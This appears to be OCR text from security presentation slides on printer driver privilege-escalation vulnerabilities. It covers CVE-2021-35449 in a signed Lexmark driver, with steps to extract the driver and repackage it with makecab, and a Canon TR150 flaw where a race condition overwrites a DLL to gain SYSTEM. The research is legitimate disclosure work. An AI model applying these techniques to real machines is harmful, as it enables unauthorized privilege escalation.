Lexmark International - Printers - Lexmark Universal v2	Windows 7,Windows 8,Windows 8.1 Drivers,Windows Server 2008 R2,Windows Server 2012,Windows Server 2012 R2 and later drivers	Drivers (Printers)	9/30/2015	2.10.0.5	23.8 MB	Download
Lexmark International - Printers - Lexmark Universal v2	Windows 10 Anniversary Update and Later Servicing Drivers,Windows 10 RS2 and Later Servicing Drivers for testing	Drivers (Printers)	9/30/2015	2.10.0.5	23.8 MB	Download

© 2021 Microsoft Corporation. All Rights Reserved. | privacy | terms of use


Download

Download Updates

Lexmark International - Printers - Lexmark Universal v2

20942922_f85785ee293c7b78fa2f8f630eaeb78852af9133.cab

New Driver Vulnerabilities
CVE-2021-35449: AcidDamage



20942922_f85785ee293c7b78fa2f8f630eaeb78852af9133 Properties

Signature list

Name of signer:	Digest algorithm	Timestamp
Microsoft Corpora...	sha1	Tuesday, October 18,...
Microsoft Corpora...	sha256	Tuesday, October 18,...

Digital Signature Details

Digital Signature Information

This digital signature is OK.

Signer information


Name:	Microsoft Corporation
E-mail:	Not available
Signing time:	Tuesday, October 18, 2016 9:11:21 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
Microsoft Time-S...	Not available	Tuesday, October 1...

New Driver Vulnerabilities
CVE-2021-35449: AcidDamage

DARK WOLF SOLUTIONS



Windows PCL5 Emulation System Driver (v2.15.1.0)

Select an Installation Type


Description:

Extracts the driver files to the location specified below. If the check box is selected, the Windows Add Printer Wizard will open to finish installing the printer driver. Users can also install the printer driver at a later time from the saved location. This installation type is recommended if you plan to connect to a network printer.

☑ Launch the Add Printer Wizard after extraction completes

Extract files to this folder:


C:\Lexmark\Lexmark_Universal_v2_UD1_PCL



Local Disk (C:) › Lexmark › Lexmark_Universal_v2_UD1_PCL › Drivers › Print › GDI ›


Name	Date modified	Type	Size
amd64	7/5/2021 12:08 PM	File folder	
ar	7/5/2021 12:08 PM	File folder	
cs	7/5/2021 12:08 PM	File folder	
da	7/5/2021 12:08 PM	File folder	
de	7/5/2021 12:08 PM	File folder	
el	7/5/2021 12:08 PM	File folder	
en	7/5/2021 12:08 PM	File folder	
es	7/5/2021 12:08 PM	File folder	
fi	7/5/2021 12:08 PM	File folder	
fr	7/5/2021 12:08 PM	File folder	
hr	7/5/2021 12:08 PM	File folder	
hu	7/5/2021 12:08 PM	File folder	
i386	7/5/2021 12:08 PM	File folder	
it	7/5/2021 12:08 PM	File folder	
ja	7/5/2021 12:08 PM	File folder	
ko	7/5/2021 12:08 PM	File folder	
nl	7/5/2021 12:08 PM	File folder	
no	7/5/2021 12:08 PM	File folder	
pl	7/5/2021 12:08 PM	File folder	
pt_br	7/5/2021 12:08 PM	File folder	
ro	7/5/2021 12:08 PM	File folder	
ru	7/5/2021 12:08 PM	File folder	
sk	7/5/2021 12:08 PM	File folder	
sl	7/5/2021 12:08 PM	File folder	
sr_Latn	7/5/2021 12:08 PM	File folder	
sv	7/5/2021 12:08 PM	File folder	
tr	7/5/2021 12:08 PM	File folder	
zh	7/5/2021 12:08 PM	File folder	
zh_tw	7/5/2021 12:08 PM	File folder	
LMUD1o4b.gd_	10/23/2018 8:29 AM	GD_ File	5 KB
LMUD1o4b.xm_	10/23/2018 8:29 AM	XM_ File	2 KB
LMUD1o4bw.xm_	10/23/2018 8:29 AM	XM_ File	6 KB
LMUD1o40	1/25/2021 6:08 AM	Security Catalog	133 KB
LMUD1o40.gd_	12/14/2020 3:06 AM	GD_ File	104 KB
LMUD1o40.gp_	12/14/2020 3:06 AM	GP_ File	17 KB
LMUD1o40.in_	2/2/2020 11:08 PM	IN_ File	1 KB
LMUD1o40	12/14/2020 3:31 AM	Setup Information	231 KB
LMUD1o40.tx_	12/14/2020 3:30 AM	TX_ File	150 KB
LMUD1o40m.gp_	2/2/2020 10:22 PM	GP_ File	3 KB
LMUD1oimg.pn_	12/5/2019 8:50 AM	PN_ File	8 KB

New Driver Vulnerabilities
CVE-2021-35449: AcidDamage



```
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1o40.inf
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1o40.in_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1o40.tx_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1o40m.gp_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1o4b.gd_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1o4b.xm_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1o4bw.xm_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1oimg.pn_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1op0.xm_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\LMUD1opt.xm_
.Set DestinationDir=amd64
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LangDll.dll
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1o40.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1o4a.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1o4c.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1o4z.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1o4z.ex_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1obc.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1obj.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1opt.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1opu.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1otd.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1oua.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1oub.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1ouc.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1oud.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1oue.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1ouf.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1oug.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\LMUD1ouh.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\ntprint.cat
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\ntprint.inf
.Set DestinationDir=amd64/amd64
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\amd64\locale.gp_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\amd64\msxpsinc.gp_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\amd64\msxpsinc.pp_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\amd64\mxdwdrv.dl_
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI\amd64\amd64\p6disp.gp_
```

```
> dir /s /b /a-d > ../files.txt
-- modify files.txt to include DestinationDir --
> makecab /D MaxDiskSize=268435456 /d "CabinetName1=LMUD1o40.cab" /f ../files.txt
```




```
C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI>makecab /D MaxDiskSize=268435456
 /d "CabinetName1=LMUD1o40.cab" /f ../files.txt
Cabinet Maker - Lossless Data Compression Tool

32,080,966 bytes in 138 files
Total files:              138
Bytes before:      32,080,966
Bytes after:       28,880,599
After/Before:            90.02% compression
Time:                    20.23 seconds ( 0 hr  0 min 20.23 sec)
Throughput:            1548.87 Kb/second

C:\Lexmark\Lexmark_Universal_v2_UD1_PCL\Drivers\Print\GDI>_
```

New Driver Vulnerabilities
CVE-2021-??? RadiantDamage

- Canon TR150 Driver 3.71.2.10 and below.
- Successful attack escalates privileges to SYSTEM.

New Driver Vulnerabilities
CVE-2021-??? RadiantDamage

- Similar to Ricoh vulnerability. Race condition to overwrite dll in `C:\ProgramData\CanonBJ\IJPrinter\CNMWINDOWS\Canon TR150 Series\LanguageModules\`
- Harder to time than Ricoh vulnerability.

